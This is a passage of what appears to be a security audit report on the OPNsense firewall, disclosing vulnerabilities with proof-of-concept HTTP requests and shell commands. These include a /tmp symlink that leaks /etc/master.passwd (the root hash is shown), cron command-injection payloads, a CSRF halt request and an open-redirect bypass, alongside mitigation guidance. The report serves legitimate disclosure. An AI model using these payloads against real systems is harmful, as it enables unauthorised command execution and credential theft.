It is advised to check if other services run as administrative accounts require higher privileges. If so, it should be considered to perform only necessary actions using higher permissions.

Vulnerability details

```
root@OPNsense:/ # ps aux -U root
USER   PID  %CPU %MEM   VSZ   RSS TT  STAT STARTED     TIME COMMAND
[...]
root 23830   0.0  0.1 13504  2528  -  Is   14:29    0:00.07 /bin/sh /var/db/rrd/updaterrd.sh
[...]
root  1192  0.0  0.4 21316  9028  -  S    14:29    0:07.19 /usr/local/sbin/lighttpd -f
↪  /var/etc/lighty-webConfigurator.conf
root  6518  0.0  1.4 50328 28192  -  S    15:02    0:00.31 /usr/local/bin/php-cgi
[...]
root 28626  0.0  1.3 50200 26316  -  Is   14:33    0:00.02 /usr/local/bin/php-cgi
root 28765  0.0  1.3 50200 26316  -  Is   14:33    0:00.02 /usr/local/bin/php-cgi
root 29692  0.0  1.4 50520 29500  -  I    14:33    0:00.24 /usr/local/bin/php-cgi
root 30012  0.0  1.4 50264 28592  -  I    14:33    0:00.03 /usr/local/bin/php-cgi
root 30769  0.0  1.4 50584 29632  -  I    14:33    0:00.36 /usr/local/bin/php-cgi
root 31781  0.0  1.6 52956 32036  -  I    14:33    0:00.44 /usr/local/bin/php-cgi
[...]
root 95681  0.0  0.3 17680  6156  -  Ss   14:29    0:00.09 /usr/local/sbin/ntpd -g -c
↪  /var/etc/ntpd.conf
[...]
```

4.3.4 LT-0007 Insecure temporary file storage - /tmp/ usage

LOW

CERTAIN

Concerns	OPNsense GUI, System backend
CVSS Score	4.4 Medium
CVSS Vector	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

The application takes advantage of using temporary directory /tmp - writable to all system users - for storing files, including logs, cache, and configuration files. Using /tmp directory is not a problem by itself, however using fixed paths without checking underlying objects may lead to security issues, such as malicious link follow. This logical error is repeated in several different places.

Application files and directories, including temporary ones, should be stored in the location that is accessible only to the application user.


Vulnerability details

```
The PHP error logs are stored in /tmp/PHP_errors.log file. If the file does not exist, it is
↪  possible to read any system files with root privileges by creating a symbolic link to the file

user@OPNsense:~ % ln -s /etc/master.passwd /tmp/PHP_errors.log
user@OPNsense:~ % ls -l /tmp/PHP_errors.log
lrwxr-xr-x  1 user  wheel  18 Jun 16 10:17 /tmp/PHP_errors.log -> /etc/master.passwd
```

```
Application files stored in the /tmp/, accessible to all system users

root@OPNsense:~ # ls -la /tmp
total 140
drwxrwxrwt   4 root    wheel   1024 Jun 26 16:54 .
drwxr-xr-x  21 root    wheel   1024 Jun 26 15:55 ..
-rw-r--r--   1 root    wheel    359 Jun 19 13:01 .interfaces.apply
-rw-r--r--   1 root    wheel  21110 Jun 26 15:55 configdmodelfield.data
-rw-r--r--   1 root    wheel    508 Jun 26 15:55 ddb.conf
-rw-rw-rw-   1 root    wheel      0 Jun 26 15:56 filter.lock
-rw-r-----   1 root    wheel      0 Jun 26 15:55 filter_update_tables.lock
-rw-r--r--   1 root    wheel     54 Jun 26 15:55 gateway_list.json
drwxr-xr-x   2 root    wheel    512 Jun 26 15:55 lighttpdcompress
-rw-rw----   1 root    wheel  21337 Jun 26 16:15 opnsense_acl_cache.json
-rw-rw----   1 root    wheel  21335 Jun 26 16:15 opnsense_menu_cache.xml
-rw-r--r--   1 root    wheel   1776 Jun 26 16:54 pfctl_si_out
-rw-r--r--   1 root    wheel    338 Jun 26 16:54 pfctl_ss_out
srwxr-xr-x   1 root    wheel      0 Jun 26 15:55 php-fastcgi.socket-0
srwxr-xr-x   1 root    wheel      0 Jun 26 15:55 php-fastcgi.socket-1
-rw-r--r--   1 root    wheel   6997 Jun 26 15:56 rules.debug
-rw-r--r--   1 root    wheel   6997 Jun 26 15:56 rules.debug.old
-rw-r--r--   1 root    wheel    178 Jun 26 15:56 rules.limits
-rw-r--r--   1 root    wheel    883 Jun 26 15:55 syslog_applications.json
drwxr-x---   4 root    wheel    512 Jun 26 15:55 template_sample
-rw-r--r--   1 root    wheel      0 Jun 26 16:52 tmpHOSTS
-rw-rw-rwT   1 root    wheel    537 Jun 26 15:55 unbound-blocklists.conf
-rw-r-----   1 root    wheel      0 Jun 26 15:56 unbound-download_blocklists.tmp
-rw-r--r--   1 root    wheel      0 Jun 26 15:55 unbound_start.lock
```

```
PHP scripts that use a /tmp directory

crash_reporter.php:            if (file_exists('/tmp/PHP_errors.log')) {
```

```
crash_reporter.php:                exec('/usr/bin/tail -c 1048576 /tmp/PHP_errors.log >
↪  /var/crash/PHP_errors.log');
crash_reporter.php:                @unlink('/tmp/PHP_errors.log');
crash_reporter.php:        @unlink('/tmp/PHP_errors.log');
crash_reporter.php:    if (file_exists('/tmp/PHP_errors.log')) {
crash_reporter.php:        $php_errors_size = @filesize('/tmp/PHP_errors.log');
crash_reporter.php:                          '/tmp/PHP_errors.log',
crash_reporter.php:            $php_errors = @file_get_contents('/tmp/PHP_errors.log');

diag_backup.php:    $tmpxml = '/tmp/tmpxml';

guiconfig.inc:    $PHP_errors_log = '/tmp/PHP_errors.log';

interfaces.php:    if (file_exists('/tmp/regdomain.cache')) {
interfaces.php:        $parsed_xml = unserialize(file_get_contents('/tmp/regdomain.cache'));
interfaces.php:        $rdcache = fopen('/tmp/regdomain.cache', 'w');
interfaces.php:            if (file_exists('/tmp/.interfaces.apply')) {
interfaces.php:                $toapplylist =
↪  unserialize(file_get_contents('/tmp/.interfaces.apply'));
interfaces.php:        @unlink('/tmp/.interfaces.apply');
interfaces.php:        if (file_exists('/tmp/.interfaces.apply')) {
interfaces.php:            $toapplylist =
↪  unserialize(file_get_contents('/tmp/.interfaces.apply'));
interfaces.php:            file_put_contents('/tmp/.interfaces.apply', serialize($toapplylist));
interfaces.php:            if (file_exists('/tmp/.interfaces.apply')) {
interfaces.php:                $toapplylist =
↪  unserialize(file_get_contents('/tmp/.interfaces.apply'));
interfaces.php:                file_put_contents('/tmp/.interfaces.apply',
↪  serialize($toapplylist));

widgets/widgets/rss.widget.php:    @mkdir('/tmp/simplepie');
widgets/widgets/rss.widget.php:    @mkdir('/tmp/simplepie/cache');
widgets/widgets/rss.widget.php:    exec("chmod a+rw /tmp/simplepie/.");
widgets/widgets/rss.widget.php:    exec("chmod a+rw /tmp/simplepie/cache/.");
widgets/widgets/rss.widget.php:    $feed->set_cache_location("/tmp/simplepie/");
```



System: Firmware: Reporter

An issue was detected.

Would you like to submit this crash report to the developers?

You can help us further by adding your contact information and a problem description. Please note that providing your contact information greatly improves the chances of bugs being fixed.

Please double-check the following contents to ensure you are comfortable submitting the following information.

System Information:

```
User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64)
FreeBSD 13.1-RELEASE-p5 stable/23.1-n250372-c4ad069e50a SMP amd64
OPNsense 23.1 b2937eb0b
Time Fri, 16 Jun 2023 10:17:31 +0000
OpenSSL 1.1.1s  1 Nov 2022
Python 3.9.16
PHP 8.1.14
```

PHP Errors:

```
# $FreeBSD$
#
root:$6$sg2fBj.pSX6PhJ5G$44BO8kgX.F9bWifizIf/1YsiiaD2smRT3dPAScrAl8v9FBx9mZraKR3IJL/EIixGvhEuFMTbB9iTGDotuYZWY1:0:0::0:0:Sys
toor:*:0:0::0:0:Bourne-again Superuser:/root:
daemon:*:1:1::0:0:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5::0:0:System &:/:/usr/sbin/nologin
```

OPNsense (c) 2014-2023 Deciso B.V.

Figure 5: /etc/master.passwd file read by Crash Reporter

4.3.5 Mitigation

Phase: Implementation - When using a critical resource such as a configuration file, check to see if the resource has insecure permissions (such as being modifiable by any regular user), and generate an error or even exit the software if there is a possibility that the resource could have been modified by an unauthorized party.

Phase: Architecture and Design - Divide the software into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully defining distinct user groups, privileges, and/or roles. Map these against data, functionality, and the related resources. Then set the permissions accordingly. This will allow you to maintain more fine-grained control over your resources.

Phase: Architecture and Design - Run the code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by the software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows the software to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of the application may still be subject to compromise. Be careful to avoid CWE-243 and other weaknesses related to jails.

Phase: Implementation - During program startup, explicitly set the default permissions or umask to the most restrictive setting possible. Also set the appropriate permissions during program installation. This will prevent you from inheriting insecure permissions from any user who installs or runs the program.

Phase: System Configuration - For all configuration files, executables, and libraries, make sure that they are only readable and writable by the software's administrator.

Phase: Documentation - Do not suggest insecure configuration changes in documentation, especially if those configurations can extend to resources and other programs that are outside the scope of the application.

Phase: Installation - Do not assume that a system administrator will manually change the configuration to the settings that are recommended in the software's manual.

Phase: Operation - Ensure that the software runs properly under the Federal Desktop Core Configuration (FDCC) or an equivalent hardening configuration guide, which many organizations use to limit the attack surface and potential risk of deployed software.

4.4 CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

The product constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

This could allow attackers to execute unexpected, dangerous commands directly on the operating system. This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications. Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be accessible, or to call alternate commands with privileges that the attacker does not have. The problem is exacerbated if the compromised process does not follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.

There are at least two subtypes of OS command injection:

The application intends to execute a single, fixed program that is under its own control. It intends to use externally-supplied inputs as arguments to that program. For example, the program might use system("nslookup [HOSTNAME]") to run nslookup and allow the user to supply a HOSTNAME, which is used as an argument. Attackers cannot prevent nslookup from executing. However, if the program does not remove command separators from the HOSTNAME argument, attackers could place the separators into the arguments, which allows them to execute their own program after nslookup has finished executing.

The application accepts an input that it uses to fully select which program to run, as well as which commands to use. The application simply redirects this entire command to the operating system. For example, the program might use "exec([COMMAND])" to execute the [COMMAND] that was supplied by the user. If the COMMAND is under attacker control, then the attacker can execute arbitrary commands or programs. If the command is being executed using functions like exec() and CreateProcess(), the attacker might not be able to combine multiple commands together in the same line.

From a weakness standpoint, these variants represent distinct programmer errors. In the first variant, the programmer clearly intends that input from untrusted parties will be part of the arguments in the command to be executed. In the second variant, the programmer does not intend for the command to be accessible to any untrusted party, but the programmer probably has not accounted for alternate ways in which malicious attackers can provide input.

4.4.1 LT-0008 Command injection - Backups - diag_backup.php FIXED

MEDIUM
CERTAIN

Concerns	API
CVSS Score	5.1 Medium
CVSS Vector	`CVSS:3.1/AV:A/AC:H/PR:H/UI:N/S:C/C:L/I:L/A:L`

It is possible to inject arbitrary OS command into the crontab of the user "nobody". When adding new cron job via API, the application verifies whether the command is safe and rejects it if any dangerous characters are detected. However, this security measure can be bypassed by restoring config from the XML file. This behavior allows an attacker who has access to the web panel with high privileges, to execute OS commands.

It is advised to perform verification of cron jobs also after reading them from the config.xml file.

Vulnerability details

```
Uploading modified config.xml file:

POST /diag_backup.php HTTP/2
Host: opnsense
Cookie: cookie_test=5ed7dda580aba932e97787b60e8cc118; PHPSESSID=14ebbbad40f5249fc72664f381969844
Content-Length: 36696
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://opnsense
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKbez5sUA1oyPO5NQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/⌋
↪  *;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://opnsense/diag_backup.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

------WebKitFormBoundaryKbez5sUA1oyPO5NQ
Content-Disposition: form-data; name="Sy9DbHVtNmM5VmhmejVOR1cxbXo5Zz09"
[...]
   <cron version="1.0.3">
      <jobs>
        <job uuid="b2b12bd7-d51e-4c07-9321-91681239e495">
          <origin>cron</origin>
          <enabled>1</enabled>
          <minutes>*</minutes>
          <hours>*</hours>
          <days>*</days>
          <months>*</months>
          <weekdays>*</weekdays>
          <who>root</who>
          <command>| touch</command>
          <parameters>/tmp/luta</parameters>
          <description>poc</description>
        </job>
      </jobs>
    </cron>
[...]


HTTP/2 200 OK
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
↪  style-src 'self' 'unsafe-inline' 'unsafe-eval';
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: same-origin
Set-Cookie: PHPSESSID=14ebbbad40f5249fc72664f381969844; path=/; secure; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Content-Length: 89181
Date: Tue, 20 Jun 2023 13:06:29 GMT
Server: OPNsense

<!doctype html>
```

```
<html lang="en-US" class="no-js">
[...]
```

```
Crontab of user "nobody":
root@OPNsense:~ # cat /var/cron/tabs/nobody
# DO NOT EDIT THIS FILE -- OPNsense auto-generated file
#
# User-defined crontab files can be loaded via /etc/cron.d
# or /usr/local/etc/cron.d and follow the same format as
# /etc/crontab, see the crontab(5) manual page.
SHELL=/bin/sh
PATH=/etc:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
#minute        hour        mday        month        wday        command
# Origin/Description: cron/poc
*        *        *        *        *        /usr/local/sbin/configctl -d | touch /tmp/luta

Proof that "touch" command was executed:
root@OPNsense:~ # ls -l /tmp/luta
-rw-r--r--  1 nobody  wheel  0 Jun 20 12:55 /tmp/luta
```

4.4.2 LT-0016 Command injection - Cron - /api/cron/settings/setJob/ FIXED

MEDIUM
CERTAIN

Concerns	API
CVSS Score	5.9 Medium
CVSS Vector	CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:C/C:L/I:L/A:L

It is possible to inject a new line character ("\n") in the Cron job "description" as well as "parameters" that results in adding a new line to the Cron configuration for user "nobody" (/var/cron/tabs/nobody). This allows altering crontab that will execute any user defined OS command.

It is advised to forbid special characters such a new lines in the job description.

Vulnerability details

```
Add new job

POST /api/cron/settings/setJob/9920a298-dc78-474c-987d-a9126d9ecfa6 HTTP/2
Host: opnsense
Cookie: cookie_test=2a0e81889cdeab358c0b00f40178cd14; PHPSESSID=005682ac6ffe66b7643e68cde2001d9a
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: dzNWajBLc3YxNk1SY3NkOFQyaWdoZz09
Referer: https://opnsense/ui/cron
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"job":{"enabled":"1","minutes":"0","hours":"0","days":"*","months":"*","weekdays":"*","command":
↪  "firmware auto-update","parameters":"'\n*\t*\t*\t*\t* id > /tmp/lut
↪  #'","description":"test2"}}


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=005682ac6ffe66b7643e68cde2001d9a; path=/; secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Content-Length: 18
Date: Thu, 22 Jun 2023 19:17:55 GMT
Server: OPNsense

{"result":"saved"}

Apply changes

POST /api/cron/service/reconfigure HTTP/2
Host: opnsense
Cookie: cookie_test=76657a980b8fe41a451a527c3783c9cb; PHPSESSID=005682ac6ffe66b7643e68cde2001d9a
Content-Length: 2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/json
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
X-Csrftoken: dzNWajBLc3YxNk1SY3NkOFQyaWdoZz09
Origin: https://opnsense
Referer: https://opnsense/ui/cron
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
{}


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=005682ac6ffe66b7643e68cde2001d9a; path=/; secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Content-Length: 15
Date: Thu, 22 Jun 2023 19:17:41 GMT
Server: OPNsense

{"status":"ok"}
```

Confirm that the crontab is updated

```
root@OPNsense:~ # crontab -l -u nobody
# or /usr/local/etc/cron.d and follow the same format as
# /etc/crontab, see the crontab(5) manual page.
SHELL=/bin/sh
PATH=/etc:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
#minute        hour        mday        month        wday        command
# Origin/Description: Proxy/fetch proxy acls
0        0        *        *        1        /usr/local/sbin/configctl -d proxy fetchacls
# Origin/Description: cron/test2
0        0        *        *        *        /usr/local/sbin/configctl -d firmware auto-update '
*        *        *        *        * id > /tmp/lut #'
```

The command is executed at the full minute

```
root@OPNsense:~ # ls -l /tmp/lut
-rw-r--r--  1 nobody  wheel  57 Jun 22 19:21 /tmp/lut
root@OPNsense:~ # cat /tmp/lut
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
```

4.4.3 Mitigation

Phase: Architecture and Design - If at all possible, use library calls rather than external processes to recreate the desired functionality.

Phase: Architecture and Design - Run the code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by the software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows the software to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of the application may still be subject to compromise. Be careful to avoid CWE-243 and other weaknesses related to jails.

Phase: Architecture and Design - For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the data locally in the session's state instead of sending it out to the client in a hidden form field.

Phase: Architecture and Design - For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phase: Architecture and Design - Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.

Phase: Implementation - While it is risky to use dynamically-generated query strings, code, or commands that mix control and data together, sometimes it may be unavoidable. Properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict allowlist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection (CWE-88).

Phase: Implementation - If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line.

Phase: Architecture and Design - If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the system() function accepts a string that contains the entire command to be executed, whereas execl(), execve(), and others require an array of strings, one for each argument. In Windows, CreateProcess() only accepts one command at a time. In Perl, if system() is provided with an array of arguments, then it will quote each of the arguments.

Phase: Implementation - Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if the input is only expected to contain colors such as "red" or "blue." Do not rely exclusively on looking for malicious or malformed inputs. This is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When constructing OS command strings, use stringent allowlists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping. Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behavior because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components. Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Phase: Architecture and Design - When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Phase: Operation - Run the code in an environment that performs automatic taint propagation and prevents any command execution that uses tainted variables, such as Perl's "-T" switch. This will force the program to perform validation steps that remove the taint, although you must be careful to correctly validate your inputs so that you do not accidentally mark dangerous inputs as untainted (see CWE-183 and CWE-184).

Phase: Implementation - Ensure that error messages only contain minimal details that are useful to the intended audience and no one else. The messages need to strike the balance between being too cryptic (which can confuse users) or being too detailed (which may reveal more than intended). The messages should not reveal the methods that were used to determine the error. Attackers can use detailed information to refine or optimize their original attack, thereby increasing their chances of success. If errors must be captured in some detail, record them in log messages, but consider what could occur if the log messages can be viewed by attackers. Highly sensitive information such as passwords should never be saved to log files. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a user account exists or not. In the context of OS Command Injection, error information passed back to the user might reveal whether an OS command is being executed and possibly which command is being used.

Phase: Operation - Use runtime policy enforcement to create an allowlist of allowable commands, then prevent use of any command that does not appear in the allowlist. Technologies such as AppArmor are available to do this.

Phase: Operation - Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Phase: Architecture and Design - Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Phase: Operation - When using PHP, configure the application so that it does not use register_globals. During implementation, develop the application so that it does not rely on this feature, but be wary of implementing a register_globals emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

4.5 CWE-352: Cross-Site Request Forgery (CSRF)

The web application does not, or can not, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.

When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent, then it might be possible for an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc. and can result in exposure of data or unintended code execution.

4.5.1 LT-0001 Using GET method to modify application state FIXED

MEDIUM
CERTAIN

Concerns	API
CVSS Score	4.8 Medium
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:U/C:N/I:L/A:H`

It is possible change the request method from POST to GET when calling the API. This allows to bypass the CSRF protection by omitting the token. The problem exists in several endpoints and therefore it is advised to review all its methods.

It is recommended to only support POST method when altering the application state as well as always verify the anti-CSRF token.

Vulnerability details

```
Example: halting the operating system

GET /api/core/system/halt HTTP/2
Host: opnsense
Cookie: PHPSESSID=c79d43cce91f2bc0c02c3488cbb65c0f


HTTP/2 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=c79d43cce91f2bc0c02c3488cbb65c0f; path=/; secure; HttpOnly
Content-Type: application/json; charset=UTF-8
Accept-Ranges: bytes
Content-Length: 15
Date: Thu, 15 Jun 2023 10:12:16 GMT
Server: OPNsense

{"status":"ok"}
```

4.5.2 Mitigation

Phase: Architecture and Design - Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. [REF-330] Another example is the ESAPI Session Management control, which includes a component for CSRF.

Phase: Implementation - Ensure that the application is free of cross-site scripting issues (CWE-79), because most CSRF defenses can be bypassed using attacker-controlled script.

Phase: Architecture and Design - Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Phase: Architecture and Design - Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Phase: Architecture and Design - Use the "double-submitted cookie" method as described by Felten and Zeller: When a user visits a site, the site should generate a pseudorandom value and set it as a cookie on the user's machine. The site should require every form submission to include this value as a form value and also as a cookie value. When a POST request is sent to the site, the request should only be considered valid if the form value and the cookie value are the same. Because of the same-origin policy, an attacker cannot read or modify the value stored in the cookie. To successfully submit a form on behalf of the user, the attacker would have to correctly guess the pseudorandom value. If the pseudorandom value is cryptographically strong, this will be prohibitively difficult. This technique requires Javascript, so it may not work for browsers that have Javascript disabled.

Phase: Architecture and Design - Do not use the GET method for any request that triggers a state change.

Phase: Implementation - Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

4.6 CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. This simplifies phishing attacks.

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

4.6.1 LT-0005 Open Redirect - Login FIXED

LOW
CERTAIN

Concerns	OPNsense GUI
CVSS Score	4.3 Medium
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N`

The login page is vulnerable to Open Redirect attack. The malicious address can be placed inside of the URL query parameter "url". After the user logs in, they will be redirected to the URL specified in the "url" query parameter. Because of this behavior, the attacker can trick users into visiting their website and conduct a phishing attack.

This issue was reported on GitHub repository: `https://github.com/opnsense/core/issues/4061` and reportedly resolved with `https://github.com/opnsense/core/commit/0d07fae36a6bf45be91da03e7fc33188c897bd5a`. However, it is still possible to perform this attack via providing URL address which includes three forward slashes, e.g., `https:///testlt.pl` or ///testlt.pl.

It is advised to block URL addresses that do not point to trusted domains.

Vulnerability details

```
POST /?url=///testlt.pl HTTP/2
Host: opnsense
Cookie: PHPSESSID=fbfbd5dbc576db7030d8e3f7ee34deb0; cookie_test=63d26867071a0649287f098ebbc85ab3
Content-Length: 111
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://opnsense
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
